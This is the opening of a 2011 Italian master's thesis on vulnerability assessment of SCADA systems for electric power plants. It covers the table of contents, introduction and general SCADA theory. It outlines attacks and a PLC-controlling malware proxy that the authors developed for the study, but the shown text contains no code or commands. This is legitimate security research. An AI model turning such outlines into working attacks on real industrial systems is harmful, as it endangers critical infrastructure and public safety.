UNIVERSITÀ DI PISA

Facoltà di scienze matematiche fisiche e naturali

Dipartimento di Informatica

Vulnerability assessment di sistemi SCADA. Sperimentazione su di un sistema di automazione di impianti di generazione elettrica

Laurea Magistrale in Sicurezza Informatica: Infrastrutture ed Applicazioni

Fabio Corò

Federico Tonelli

Francesco Muzio

Relatore Esterno: Luca Guidi

Relatore Interno: Fabrizio Baiardi

Anno Accademico 2010/11

Ai nostri genitori.

Sommario

I sistemi di supervisione e controllo sono la componente intelligente che governa gran parte delle infrastrutture critiche ed un loro malfunzionamento può riflettersi immediatamente sulla nostra vita di tutti i giorni. Negli ultimi anni questi sistemi si sono basati sempre di più sulle tecnologie IT. Questo ha portato ad un minor isolamento dell'impianto verso il mondo esterno, esponendolo di fatto ad una serie di nuove minacce che vanno dai malware a dei veri e propri attacchi informatici.
Il lavoro svolto dimostra, attraverso un caso di studio, come attualmente la sicurezza, in questi sistemi, sia insufficiente ad impedire attacchi che, come nel caso di Stuxnet, riescano ad ottenere il controllo dei dispositivi sul campo.

Indice

1. Introduzione **5**
1.1. Obiettivi del Lavoro 5
1.2. Stato dell'arte 5
1.3. Organizzazione della tesi 6

I. Sistemi Scada **9**

2. Sistemi di Supervisione e Controllo **10**
2.1. Acquisizione dati 10
2.2. Supervisione 11
2.3. Controllo 11
2.4. Confronto tra SCADA e DCS 12
2.5. Il processo controllato 12
2.5.1. Real Time 13
2.5.2. Alta affidabilità 14
2.5.3. Alta disponibilità 14
2.5.4. Grado di interazione uomo-macchina 14
2.5.5. Sistemi di dimensioni geografiche 15
2.6. Architettura di un sistema SCADA generico 16
2.6.1. Il sistema di elaborazione 16
2.6.1.1. Gestione Dati 17
2.6.1.2. Elaborazione 18
2.6.1.3. Disponibilità 19
2.6.2. Protocolli e tecnologie di comunicazione 19
2.6.2.1. Velocità 20
2.6.2.2. Sicurezza 20
2.6.2.3. Servizi supportati 21
2.6.2.4. Affidabilità 21
2.6.2.5. Disponibilità 22
2.6.2.6. Intelligibilità 22
2.6.3. Apparati di acquisizione dati 23
2.6.3.1. Funzionamento 23
2.6.3.2. Informazioni gestite 23
2.6.3.3. Tecnologia costruttiva 25
2.6.3.4. Evoluzione degli apparati di acquisizione 26

2.7. Evoluzione dei sistemi SCADA . . . 27
2.7.1. Controllo di processo e sistemi informativi aziendali . . . 27
2.7.2. Dai sistemi ai servizi SCADA . . . 29

3. La comunicazione sul campo: lo standard Profibus 31
3.1. Le Reti Profibus . . . 31
3.1.1. Profibus FDL . . . 38
3.1.2. Profibus DP . . . 44
3.1.3. Profibus PA . . . 51
3.2. Il Debugging . . . 56
3.3. Altri Protocolli . . . 58
3.3.1. ModBus . . . 59
3.3.2. CanBus . . . 61

4. Considerazioni generali sulla sicurezza in un sistema SCADA 66
4.1. Differenze tra sicurezza IT e sicurezza industriale . . . 68
4.2. Alcuni scenari di attacco . . . 70
4.3. Linee guida per lo sviluppo di un'architettura sicura . . . 74

5. Strumenti utilizzati e sviluppati 76
5.1. Strumenti per l'analisi automatizzata . . . 76
5.1.1. Nessus . . . 76
5.1.1.1. La storia . . . 76
5.1.1.2. Cos'è . . . 77
5.1.1.3. Come funziona . . . 77
5.1.1.4. Architettura client-server . . . 78
5.1.1.5. Knowledge Base . . . 79
5.1.1.6. Scansione di un sistema . . . 79
5.1.1.7. Interpretazione dei risultati . . . 80
5.1.1.8. Plugin in NASL . . . 82
5.1.2. Hping . . . 84
5.1.3. Nmap . . . 84
5.2. Strumenti per l'analisi non standard . . . 85
5.2.1. Wireshark . . . 85
5.2.1.1. Cos'è . . . 85
5.2.2. FuzzerKit . . . 87
5.2.3. HexToBit . . . 88

II. Il Caso di Studio 90

6. Il Caso di Studio 91
6.1. Il sistema di automazione degli impianti di generazione elettrica . . . 91
6.1.1. Generalità . . . 91
6.1.2. Architettura . . . 92

6.1.3. Connessione con la rete gestionale . . . 93
6.2. Laboratorio di Cybersecurity . . . 95
6.3. Idrolab . . . 98

7. Gestione delle vulnerabilità automatizzata 99
7.1. Le vulnerabilità standard . . . 99
7.1.1. Vulnerabilità Critiche . . . 99
7.1.2. Perdita di informazioni . . . 101
7.1.3. Vulnerabilità che provocano Denial of Service (DoS) . . . 102
7.2. Ricerca di vulnerabilità standard . . . 103
7.2.1. Rete Power-Context-Simulator . . . 104
7.2.1.1. Risultati della scansione degli host . . . 104
7.2.1.2. Illustrazione delle vulnerabilità critiche . . . 106
7.2.1.3. Valutazione dei rischi . . . 107
7.2.2. Rete di Processo . . . 108
7.2.2.1. Risultati della scansione degli host . . . 109
7.2.2.2. Illustrazione delle vulnerabilità critiche . . . 111
7.2.2.3. Valutazione dei rischi . . . 114
7.2.3. Rete di Controllo . . . 116
7.2.3.1. Risultati della scansione degli host . . . 116
7.2.3.2. Illustrazione delle vulnerabilità critiche . . . 118
7.2.3.3. Valutazione dei rischi . . . 118
7.3. Ricerca di vulnerabilità standard residue dopo hardening . . . 118
7.3.1. Client VPN e Parent Server Antivirus - 192.168.8.30 . . . 119
7.3.2. Stazione di Ingegneria - 10.0.255.5 / 172.16.10.21 . . . 119
7.3.3. Stazione di Controllo - 10.0.255.162 / 172.16.10.3 . . . 120
7.3.4. Client SCADA e Stazione Area Servizi Comuni - 10.0.255.163 . . . 120
7.3.5. Altre considerazioni dopo l'hardening . . . 121

8. Vulnerability Assessment non standard 122
8.1. Ricerca di vulnerabilità non standard . . . 122
8.1.1. Studio del sistema e raccolta dati . . . 122
8.1.1.1. Information disclosure (porta 80) . . . 123
8.1.1.2. Studio del protocollo di comunicazione con la stazione di controllo (porta 9991) . . . 124
8.2. Attacchi sviluppati . . . 128
8.2.1. Syn-Flood . . . 129
8.2.2. Forwarding e tabelle di routing . . . 129
8.2.3. Replay Attack . . . 130
8.2.4. Malware Proxy . . . 131
8.2.4.1. L'idea . . . 131
8.2.4.2. Scenari d'attacco . . . 134
8.2.4.3. Gestore Remoto . . . 134
8.2.4.4. spoo1sv.exe . . . 135

8.2.5. Risultati sperimentali . . . 136
8.2.5.1. Efficienza . . . 136
8.2.5.2. Prestazioni . . . 136
8.2.5.3. Limiti . . . 137
8.2.5.4. Sviluppi futuri . . . 137

9. Considerazioni finali sulla sicurezza del sistema 138

A. Appendice 142
A.1. Codice Sorgente di plugin1 (raccolta informazioni diagnostica) . . . 142
A.2. Codice Sorgente di plugin2 (replay attack) . . . 143
A.3. Codice Sorgente di forwarding . . . 144
A.4. Codice Sorgente di Syn-Flood . . . 145
A.5. Codice Sorgente di Reply-Attack . . . 148
A.6. Codice Sorgente di HexToBit . . . 149
A.6.1. Codice Sorgente del MainProgram . . . 149
A.6.2. Codice Sorgente del design della Form Principale . . . 149
A.6.3. Codice Sorgente della Form Principale . . . 159
A.6.4. Codice Sorgente del design della Form Bin->Hex . . . 167
A.6.5. Codice Sorgente della Form Bin->Hex . . . 168
A.6.6. Codice Sorgente della classe pacchetto . . . 169
A.7. Codice Sorgente del Fuzzer . . . 170
A.7.1. Codice Sorgente di PayloadForge . . . 170
A.7.2. Codice Sorgente di PayloadMerge . . . 172
A.7.3. Codice Sorgente di PayloadGenerator . . . 174
A.7.4. Codice Sorgente di RoughTCPCommunicator . . . 175
A.8. Codice Sorgente di spoo1sv.exe . . . 178
A.9. Codice Sorgente del Gestore di spoo1sv.exe . . . 185
A.9.1. Codice Sorgente del MainProgram . . . 185
A.9.2. Codice Sorgente del design della Form . . . 185
A.9.3. Codice Sorgente della Form . . . 192

Elenco delle figure

2.1. Architettura di un sistema SCADA 16
2.2. Architettura del sistema di elaborazione di un sistema SCADA 17
2.3. Architettura di sistema integrato di controllo, gestione e fornitura di servizi 28
2.4. Architettura per l'erogazione di servizi SCADA 30

3.1. Architettura Profibus 32
3.2. Vari tipi di cavi Profibus 33
3.3. Connettore DB9 per RS-485 33
3.4. Resistenze sulla terminazione di un connettore 34
3.5. Tecnologia RS-485 35
3.6. Principali campi di applicazione 36
3.7. Pila ISO/OSI Profibus 36
3.8. Codifica *No Return To Zero* 37
3.9. Servizio SDN 43
3.10. Servizio SRD 43
3.11. Tempi di comunicazione tra due stazioni 44
3.12. Sistemi Mono-Master 46
3.13. Sistemi Multi-Master 46
3.14. SAP per Master di Classe 1 e 2 47
3.15. Inizializzazione della Comunicazione Master-Slave 48
3.16. Diagnostica Standard 50
3.17. Collegamento DP - PA 51
3.18. Codifica Manchester con modulazione ±9mA 53
3.19. Sistema Gerarchico Profibus 54
3.20. Dispositivo PA 55
3.21. Esempi di funzionamento di ProfiCore 58

4.1. Struttura richiamata nello standard ISA99 66
4.2. Confronto tra gli obiettivi di sicurezza 67
4.3. Attack graph di Stuxnet 73

5.1. Esempio di un report di Nessus 78
5.2. Esempio di plugin in NASL 83
5.3. Esempio di analisi del traffico in Wireshark 86
5.4. Esempio di un flusso di comunicazione tra due host in Wireshark 87
5.5. Esempio di funzionamento di HexToBit 89

6.1. Schema di un sistema di automazione 92

6.2. Architettura “Company Network” 94
6.3. Laboratorio di CyberSecurity 95
6.4. Architettura impianto Idrolab 98

7.1. Rete Power Context Simulator 104
7.2. Rete di Processo 108
7.3. Rete di Controllo 116

8.1. Parte delle informazioni ricavate dal web server 123
8.2. Risultato dell’esecuzione del plugin per il recupero di informazioni 124
8.3. Funzione di interpolazione creata da MATLAB 127
8.4. Scambio di messaggi tra Gestore, demone e PLC 133
8.5. Interfaccia grafica del Gestore di spoo1sv.exe 134

Elenco delle tabelle

3.1. Formato del messaggio in *ModBus RTU* 60
3.2. Formato del messaggio in *ModBus ASCII* 60
3.3. Formato del messaggio in *ModBus TCP* 61
3.4. Formato base di un messaggio *CanBus* 63
3.5. Formato esteso di un messaggio di *CanBus* 64

8.1. Reverse Engineering del pacchetto Inizializzazione 125
8.2. Reverse Engineering del pacchetto "Comando Valvola" 126
8.3. Significato delle flag dei Byte 6 e Byte 7 126
8.4. Valori del grado di apertura della valvola 128
8.5. Formato del messaggio da inviare a spoo1sv.exe 132

Ringraziamenti

Per prima cosa vorremmo ringraziare con affetto i nostri genitori per il sostegno ed il grande aiuto che ci hanno dato in questi anni. Inoltre, desideriamo ringraziare per i preziosi ed innumerevoli insegnamenti e per la grande disponibilità durante la stesura di questa tesi il Professor Fabrizio Baiardi.

Sentiti ringraziamenti a Daniela Pestonesi e Luca Guidi che ci hanno consentito di svolgere al meglio il nostro lavoro e che ci hanno fornito molta documentazione utilizzata per la realizzazione della tesi.

Desideriamo inoltre ringraziare Giorgio, Sirio e Valentino per averci seguito e dato tutto il loro supporto (compresi i caffè!!) nel laboratorio sperimentale ed ENEL per averci accolto nel suo centro di ricerca, dandoci la possibilità di toccare con mano la realtà degli impianti di generazione elettrica ed infine di averci fatto scoprire la bontà della spinacina della mensa!

1. Introduzione

1.1. Obiettivi del Lavoro

Negli ultimi anni, l'avvento delle tecnologie di information e communication technology, ICT, nei sistemi di supervisione e controllo dei processi industriali ha portato ad un notevole aumento dei rischi di attacchi informatici, sempre più complessi e mirati alla compromissione dei processi di produzione. In particolare, dopo Stuxnet, è stata sottolineata l'attenzione verso la sicurezza informatica in questo tipo di impianti. Il focus è quello di mitigare i danni di un attacco a questi sistemi e che potrebbero avere gravi conseguenze non solo agli asset aziendali ma, visto il ruolo di queste infrastrutture, anche all'ambiente circostante, alle persone e agli oggetti.

Questa tesi ha come obiettivo la ricerca di vulnerabilità in un sistema di supervisione e controllo di un impianto di generazione elettrica, in particolare, le nostre analisi sono state effettuate utilizzando il laboratorio di Cybersecurity presente nell'area di ricerca sperimentale dell'ENEL, a Livorno. Il laboratorio contiene un circuito idraulico (*idrolab*) ed un sistema di supervisione e controllo di tipo Supervisory Control and Data Acquisition (SCADA) che lo gestisce. Quest'infrastruttura è stata implementata con un'architettura e con dei protocolli che riproducono ciò che si può realmente trovare in un impianto di produzione elettrica.

Poiché una parte dell'infrastruttura utilizza sistemi standard, sono stati utilizzati degli strumenti di ricerca di vulnerabilità automatizzata, quali Nessus, Hping e nMap. Per la parte non standard, invece, abbiamo prima di tutto studiato i sistemi presenti nel momento in cui ci siamo imbattuti in protocolli di comunicazione proprietari. L'analisi sviluppata ha anche richiesto attività di reverse engineering in tutti quei casi in cui non erano disponibili informazioni sui sistemi. Infine, abbiamo sviluppato degli strumenti *ad hoc* per confermare alcune ipotesi formulate durante l'analisi.

Dopo aver raccolto tutti i dati, abbiamo definito ed implementato un attacco complesso attraverso il quale abbiamo dimostrato come sia possibile compromettere i singoli dispositivi presenti sul campo dopo aver violato le reti dell'infrastruttura di supervisione e controllo.

1.2. Stato dell'arte

Attualmente, la sicurezza IT dei sistemi di controllo è ancora un campo di ricerca aperto ed in evoluzione.

Nell'agosto 2007, è stata presentata un'interessante analisi ad alto livello delle possibili minacce verso un impianto di generazione elettrica. Essa classificava i dispositivi hardware più diffusi e mostrava, ad alto livello, le vulnerabilità intrinseche delle architetture più comuni degli impianti di produzione di energia elettrica.

Una ricerca più dettagliata, presentata sempre nel 2007 ad Hanover, descrive due possibili strategie per incrementare la sicurezza in un'infrastruttura di classe SCADA, evidenziando i numerosi aspetti che devono essere migliorati. Queste due strategie si basano sull'implementazione di servizi di sicurezza, che minimizzano l'impatto nei processi industriali *time-critical* e sullo sviluppo di strumenti di analisi forense per raccogliere ed analizzare il traffico della rete.

Il diffondersi delle tecnologie IT negli ambienti industriali ha portato inevitabilmente a introdurre in questi ambienti le vulnerabilità tipiche del mondo IT. Inoltre, i protocolli di comunicazione quali Profibus, ModBus e DNP3, rappresentano un altro aspetto critico di un sistema SCADA perché non sono stati concepiti per resistere alle minacce intelligenti che attaccano un sistema informatico che interagisce con l'esterno. Questi protocolli sono stati progettati quando il mondo dei sistemi di controllo industriali era completamente isolato ed il rischio di subire un'intrusione era considerato un evento estremamente raro e trascurabile.

Il problema è noto da qualche anno e recentemente sono state proposte delle soluzioni per affrontare i problemi più comuni. Ad esempio è stata proposta un'estensione del protocollo DNP3, DNPsec, per introdurre un meccanismo di autenticazione e garantire l'integrità e la non ripudiabilità dei comandi inviati. Un altro approccio utilizza un proxy che, filtrando tutto il traffico, tenta di scartare eventuali comandi anomali.

Tutte queste attività sottolineano come i sistemi SCADA ed in generale i sistemi di controllo dei processi industriali, siano attualmente esposti a minacce IT.

1.3. Organizzazione della tesi

La tesi è divisa in due parti. La prima comprende i capitoli dal 2 al 5 e discute i sistemi SCADA in generale. La seconda parte, dal capitolo 6 al capitolo 9, analizza esclusivamente il caso di studio.

Illustriamo brevemente il contenuto dei vari capitoli:

Capitolo 2 - Sistemi di Supervisione e Controllo

Questo capitolo introduce i sistemi di supervisione e controllo e ne definisce un'architettura generale, descrivendone le funzionalità principali: l'acquisizione, la supervisione ed il controllo dei dati. Infine, illustra il tipo di processo controllato e l'evoluzione di questo tipo di sistemi che nel tempo somigliano sempre più a quelli di in un'infrastruttura IT.

Capitolo 3 - La comunicazione sul campo: lo standard Profibus

Questo capitolo descrive alcuni standard per le comunicazioni tra i vari controllori ed i dispositivi installati sul campo. La prima parte descrive nel dettaglio lo standard Profibus,

utilizzato nel laboratorio *idrolab*. La seconda parte illustra come si implementa un'analisi di diagnostica in questo tipo di reti e quali strumenti vengono utilizzati. Infine, il capitolo mostra brevemente altri due protocolli molto utilizzati per evidenziarne le differenze.

Capitolo 4 - Considerazioni generali sulla sicurezza in un sistema SCADA
Questo capitolo introduce le principali differenze nella gestione della sicurezza nel mondo IT e quello dei sistemi di controllo. Vengono mostrati, inoltre, alcuni scenari d'attacco divisi per categorie: attacchi DoS, worm, malware e DNS Poisoning. Infine, vengono illustrate delle linee guida per lo sviluppo di un ambiente sicuro.

Capitolo 5 - Strumenti utilizzati e sviluppati
Questo capitolo descrive tutti gli strumenti ed il software che sono stati utilizzati e sviluppati per compiere il vulnerability assessment. Il capitolo è diviso in due sezioni, la prima discute esclusivamente gli strumenti software utilizzati per un vulnerability scanning automatizzato. La seconda discute gli strumenti software utilizzati per le analisi delle componenti non standard.

Capitolo 6 - Il Caso di Studio
Questo capitolo descrive l'ambiente SCADA in una centrale di produzione elettrica ed il laboratorio su cui si è centrato il caso di studio. Vengono descritte nel dettaglio tutte le aree presenti e l'architettura del sistema.

Capitolo 7 - Gestione delle vulnerabilità automatizzata
Questo capitolo spiega i tipi di vulnerabilità standard ed espone i risultati della nostra ricerca nel caso di studio tramite scansioni automatizzate. Il capitolo è diviso in due sezioni. Nella prima descriviamo le vulnerabilità di ciascuna rete e realizziamo una breve analisi dei rischi associati ad ognuna. Nella seconda sezione, l'analisi viene ripetuta dopo l'introduzione di alcune contromisure e vengono valutate le vulnerabilità residue.

Capitolo 8 - Vulnerability assessment non standard
Questo capitolo descrive la parte non standard del vulnerability assessment. L'analisi si è concentrata sui PLC presenti in laboratorio. Nella prima parte è descritta la fase di raccolta dati del sistema ed il reverse engineering del protocollo di comunicazione tra il PLC e la stazione di controllo. La seconda parte descrive gli attacchi che sono stati implementati per confermare la presenza di alcune vulnerabilità non rilevate dalla scansione automatizzata. Infine, il capitolo discute del malware che è stato sviluppato per attaccare il sistema e ne valuta i risultati.

Capitolo 9 - Considerazioni finali sulla sicurezza del sistema
Questo capitolo illustra alcune considerazioni finali sulla sicurezza del sistema oggetto dell'analisi. Vengono mostrate le vulnerabilità più gravi ed i rischi che ne derivano. Infine, vengono esposte una serie di considerazioni sulle contromisure che si possono adottare.

In appendice è possibile trovare tutto il codice sorgente che è stato sviluppato per questa tesi. Il materiale è completamente libero e riproducibile, esclusivamente per scopi didattici.

Parte I.

Sistemi Scada

2. Sistemi di Supervisione e Controllo

Una definizione generale di questa classe di sistemi può essere dedotta dal suo acronimo: SCADA, che elenca le tre funzionalità principali che essi compiono, ovvero:

- supervisione
- controllo
- acquisizione dati.

Un sistema SCADA, innanzitutto, controlla e supervisiona un processo. L'acquisizione dati è funzionale allo svolgimento delle funzioni di supervisione, cioè l'osservazione dell'evoluzione del processo e di controllo, cioè l'attuazione di azioni volte alla gestione degli stati nei quali si trova il processo controllato e alla gestione delle transizioni tra gli stati possibili del processo.

Per comprendere l'utilità di tali sistemi basta elencare brevemente i loro scenari di utilizzo: controllo del traffico aereo, ferroviario ed automobilistico, telerilevamento ambientale, gestione dei sistemi di condotte di fluidi, distribuzione dell'energia elettrica.

La definizione dedotta dall'acronimo, non permette però di distinguere i sistemi SCADA da una gran quantità di sistemi più o meno complessi che svolgono le tre funzioni sopra elencate e che differiscono tra loro per elementi quali la distribuzione geografica del sistema, la distribuzione o centralizzazione dell'intelligenza del controllo, il grado di interazione tra operatore umano e sistema, i tempi di reazione ad un evento prodotto dal processo controllato e molti altri fattori. Nell'acronimo, infatti, non viene esplicato il modo in cui questi sistemi implementano le proprie funzioni ed il campo di applicazione a cui sono destinati.

Per chiarire questi aspetti, nei prossimi paragrafi descriveremo le funzioni svolte da un sistema SCADA e confronteremo questo tipo di sistema con un altro tipo di sistema, molto simile, che svolge generiche funzioni di controllo e viene comunemente indicato con Distributed Control System (DCS).

2.1. Acquisizione dati

L'acquisizione dati è una funzione che, nella maggior parte dei casi, ha un ruolo di supporto alle funzioni di supervisione e controllo, poiché mette in relazione il sistema con il processo controllato consentendo la conoscenza dello stato del processo e l'azione di controllo realizzata tramite la variazione di parametri caratteristici del processo. In questo senso "acquisizione dati" significa in realtà scambio bidirezionale dei dati: dal processo verso il sistema e viceversa. In alcuni sistemi, classificati come SCADA, l'acquisizione è la funzione principale del sistema: è questo il caso in cui non ci siano procedure di controllo

implementate dal sistema e la fase di supervisione possa essere realizzata sporadicamente o come analisi a posteriori degli stati attraversati dal processo. Esempio di questo tipo di sistema è un qualsiasi sistema di telerilevamento in cui l'obiettivo primario è la raccolta e l'organizzazione dei dati sui quali possono essere condotte analisi non necessariamente predefinite.

L'acquisizione dati entra nella definizione di sistema SCADA perché non è possibile eseguire funzioni di supervisione senza acquisire informazioni sullo stato in cui si trova il processo osservato, così come l'unico modo per orientarne il comportamento è quello di influenzare lo stato cambiando il valore dei parametri che lo caratterizzano.

La funzione di acquisizione dati di un sistema SCADA è considerata generalmente una funzione di scambio puro e semplice di informazioni, tra la parte di sistema che realizza supervisione e controllo ed il processo controllato. Si assume che nessun processo decisionale abbia luogo tra le strutture di supervisione e controllo ed il processo controllato. Nei casi in cui questa condizione non è soddisfatta abbiamo sistemi che realizzano qualcosa di diverso (strutture ad intelligenza distribuita), rispetto ad un sistema SCADA inteso in senso classico. Uno dei motivi per il quale esiste questa distinzione è che è necessario distribuire la capacità di elaborazione solo in quei casi in cui il processo controllato ha dimensioni geograficamente rilevanti, tali da non permettere l'utilizzo di un sistema di elaborazione concentrato e collocato a ridosso del processo.

2.2. Supervisione

La supervisione è la funzione per mezzo della quale un sistema SCADA rende possibile l'osservazione dello stato e dell'evoluzione degli stati di un processo controllato. A questa funzione appartengono tutte le funzionalità di visualizzazione delle informazioni relative allo stato attuale del processo, di gestione delle informazioni storiche, di gestione degli stati che costituiscono eccezioni rispetto alla normale evoluzione del processo controllato. La funzione di supervisione è uno degli obiettivi di un qualsiasi sistema SCADA. Questa funzione è una di quelle che caratterizzano un sistema, nel senso che un sistema che non permette di accedere alle informazioni di stato corrente e/o storiche del processo osservato e/o controllato non può essere classificato come sistema SCADA.

2.3. Controllo

La funzione di controllo rappresenta la capacità di un sistema di prendere decisioni, relative all'evoluzione dello stato del processo controllato, in funzione dell'evoluzione del processo medesimo. La modalità con la quale le procedure di controllo vengono realizzate, nell'ambito dell'intera architettura del sistema, dipende fortemente dal tipo di processo perché esso può imporre scelte architetturali sia hardware che software. In questo senso, i sistemi SCADA sono comunemente intesi come sistemi che hanno, nella funzione di acquisizione dati, l'intera catena di acquisizione che dai sensori veicola informazioni al sistema di elaborazione ed archiviazione. Le informazioni veicolate altro non sono che

i dati grezzi che rappresentano lo stato del processo. Le funzionalità di controllo sono quindi concentrate nel sistema di elaborazione, il quale, una volta eseguite le opportune procedure di elaborazione, sfrutta il sistema di acquisizione dati in senso inverso per cambiare il valore di opportuni parametri di stato del processo controllato.

2.4. Confronto tra SCADA e DCS

La distinzione tra SCADA e DCS è basata sul grado di distribuzione dell'intelligenza nel sistema. Il sistema SCADA è sempre stato considerato un sistema con funzioni di controllo concentrate nel sottosistema di elaborazione, fisicamente e tecnologicamente distinte dalle funzioni di acquisizione, mentre i sistemi DCS sono caratterizzati da strutture di acquisizione dotate di elevata capacità di elaborazione che hanno portato alla realizzazione di funzioni di acquisizione e controllo, fisicamente e tecnologicamente contigue.

Nel caso dei sistemi DCS non è possibile, come nei sistemi SCADA, parlare di apparecchiature di acquisizione, poiché nel caso dei DCS tali apparecchiature consistono in veri e propri sistemi di elaborazione, più o meno complessi, in grado di interpretare i dati provenienti dall'osservazione del processo, valutarne le caratteristiche e prendere decisioni orientate al controllo dello stato. In questo contesto, un eventuale centro di supervisione di un sistema DCS acquisisce informazioni che sono dati grezzi sullo stato in cui si trova il processo, ma anche informazioni aggregate relative allo stato di esercizio delle strutture di controllo.

L'osservazione delle tipiche linee di sviluppo delle tecnologie coinvolte nella realizzazione dei sistemi di controllo, induce una riflessione sulla necessità di distinguere i sistemi SCADA dai sistemi DCS: la distinzione è stata prodotta dalle caratteristiche tecnologiche e dalle scelte realizzative divenute dominanti nell'ambito dei singoli problemi di controllo, poiché obbligate o fortemente consigliate. Con lo sviluppo delle tecnologie dei sistemi di elaborazione e delle infrastrutture di comunicazione, la scelta tra un sistema a controllo centralizzato ed acquisizione pura, ed un sistema a controllo distribuito ed apparecchiature di acquisizione complesse, diviene sempre più un fatto di opportunità, legato a fattori quali la scalabilità, la manutenibilità, o altre caratteristiche di progetto diverse dalla realizzabilità del sistema di supervisione e controllo. In questo senso, la distinzione tra DCS e SCADA sta venendo meno sia da un punto di vista tecnologico che funzionale e si può prevedere che ben presto i due tipi di sistemi saranno classificati in un'unica categoria.

2.5. Il processo controllato

Prima di descrivere un esempio di architettura SCADA, sottolineiamo l'importanza che ricopre l'analisi dei processi controllati per individuare le caratteristiche architetturali e funzionali di tale sistema.

L'analisi del processo controllato è fondamentale e produce informazioni che determinano le scelte progettuali da tutti i punti di vista, sia tecnologico che organizzativo. Questa

analisi approfondita ha, come risultato, la definizione delle caratteristiche del sistema SCADA che deve controllare il processo.

Presentiamo ora alcuni elementi per l'individuazione delle caratteristiche fondamentali del sistema di controllo. La classificazione del processo controllato rispetto a questi elementi, determina le specifiche tecniche, funzionali ed organizzative, del sistema SCADA corrispondente, che definiranno poi gli elementi che contraddistinguono il sistema realizzato rispetto a tutti gli altri.

2.5.1. Real Time

Il termine "real time" denota la capacità del sistema di reagire alle sollecitazioni del processo con ritardi trascurabili rispetto alla dinamica evolutiva del processo stesso. Allo stesso tempo, la reazione del sistema deve richiedere tempi di elaborazione compatibili con quelli imposti dagli obiettivi del controllo. Le funzioni svolte da un sistema di controllo sono tali da rendere questa capacità di reazione un requisito solitamente irrinunciabile, mentre altri elementi di complessità del sistema e del processo controllato sono in contrasto con questo requisito.

Le soluzioni possono prevedere:

- la riduzione dei tempi di reazione per insiemi ridotti di eventi generati dal processo;
- il sacrificio di funzioni complesse a favore di soluzioni semplici;
- l'adozione di soluzioni tecnologiche dedicate ed altri accorgimenti che, come questi, acquisiscono un significato soltanto all'interno del contesto di sviluppo del singolo sistema.

Un primo elemento, in contrasto con la caratteristica di un sistema di operare in tempo reale, è dovuta ai limiti imposti dalla tecnologia. Molti processi hanno una dinamica che non potrà mai essere superata da quella di un sistema di controllo, a meno di una rivoluzione tecnologica. I limiti risiedono, oltre che nella capacità dei sistemi di calcolo, nelle caratteristiche dei sistemi di comunicazione a disposizione dei sistemi di controllo. Questi intervengono quando le dimensioni del processo sono tali da rendere necessario lo sviluppo di sistemi di comunicazione complessi e di grandi dimensioni (reti geografiche). L'uso delle migliori tecnologie, del presente e del futuro, non sarà mai in grado di rendere nulli i tempi di trasferimento dell'informazione, tempi che hanno effetti sui ritardi di reazione dell'intero sistema.

Ai limiti imposti dalla tecnologia si aggiungono elementi di complessità introdotti dai vincoli da soddisfare per un corretto esercizio del sistema. Tra i molti, sono significativi i vincoli imposti per ottenere livelli adeguati di affidabilità e disponibilità, per l'importanza che questi hanno nel definire il livello di qualità di un sistema di controllo. La capacità di operare correttamente con continuità può essere assicurata per mezzo di processi di elaborazione che, in molti casi, interagiscono con quelli di acquisizione e controllo inficiandone le caratteristiche.

2.5.2. Alta affidabilità

Una qualità della quale i sistemi di controllo non possono fare a meno è l'affidabilità intesa come *reliability*. Un sistema di controllo è un mosaico di componenti, ognuno dei quali è caratterizzato da un determinato, o determinabile, grado di affidabilità, che permette di calcolare un valore di probabilità di malfunzionamento espresso come percentuale del tempo di esercizio del componente. Nella implementazione di un sistema è necessario tenere in considerazione l'affidabilità dei singoli componenti, per prevedere l'adozione di contromisure destinate a limitare l'influenza che un dato sottosistema ha sull'affidabilità dell'architettura complessiva.

Per componenti forniti da terze parti è necessario valutare l'affidabilità dichiarata dai produttori e gli strumenti forniti per valutarla o, se è possibile, migliorarla. Nella realizzazione ex-novo dei componenti è necessario utilizzare adeguati strumenti di analisi e sviluppo allo scopo di giungere ad implementazioni caratterizzate da gradi di affidabilità soddisfacenti per l'intero sistema.

Ottenere il 100% di affidabilità non sempre è un limite verso cui la maggior parte dei processi controllati devono tendere, poiché, infatti; l'evento di malfunzionamento non sempre pregiudica in modo significativo la qualità del servizio offerto dal sistema. Un esempio è quello dei sistemi di telerilevamento ambientale, per i quali la perdita di dati relativi ad un intervallo di tempo può essere considerata un evento irrilevante, nel caso in cui il rapporto tra l'intervallo di tempo ed il tempo totale di osservazione sia sufficientemente basso.

2.5.3. Alta disponibilità

La disponibilità è la percentuale di tempo per la quale deve essere assicurato lo stato di esercizio del sistema, cioè il valore complementare della percentuale di tempo in cui il sistema è in stato di fermo a causa di guasti, manutenzioni, aggiornamenti o altro. La disponibilità può essere riferita all'intero sistema o a parti critiche dello stesso e, come le altre, è una caratteristica che si esprime in vincoli che dipendono dal tipo di processo da controllare. Un processo può avere esigenze stringenti di disponibilità per motivi di sicurezza o di continuità del servizio. In altri casi la disponibilità è un'esigenza di secondo piano rispetto ad altre caratteristiche, anche se i vincoli che essa produce sono comunque stringenti.

2.5.4. Grado di interazione uomo-macchina

L'implementazione delle funzioni di un sistema di supervisione e controllo richiede l'implementazione di sottosistemi responsabili dell'interazione tra gli operatori ed il sistema medesimo indicate come interfacce uomo-macchina o Human Machine Interface (HMI). La complessità dello sviluppo è funzione del tipo di interazione richiesta, che a sua volta dipende dalle caratteristiche del processo controllato. L'interfaccia uomo-macchina può realizzare molti gradi di interazione: dalle funzionalità di semplice osservazione dello stato di

esercizio del sistema, per sistemi che realizzano procedure completamente automatizzate, alle funzionalità per l'esecuzione di procedure manuali gestite dagli operatori.

In casi analoghi a quello dei sistemi di telerilevamento ambientale, le procedure automatiche sono responsabili dell'acquisizione dei dati e di un eventuale primo trattamento degli stessi, mentre l'interfaccia uomo-macchina rende disponibili funzionalità per tipi di analisi dell'informazione altrimenti non realizzabili. In casi che prevedono forme di controllo oltre che di supervisione, risulta fondamentale la realizzazione di interfacce di facile utilizzo e di funzionalità accessorie necessarie alla comprensione dello stato di esercizio del sistema. Tali interfacce comprendono la gestione della notifica degli allarmi e la visualizzazione di grafici relativi alle grandezze più rappresentative.

Esistono casi particolari di interfacce uomo-macchina per le quali non è possibile realizzare quadri sinottici, ma l'evoluzione della tecnologia software e la disponibilità di schermi di grandi dimensioni o, equivalentemente, l'uso di *video wall*, rende questi casi sempre più rari.

2.5.5. Sistemi di dimensioni geografiche

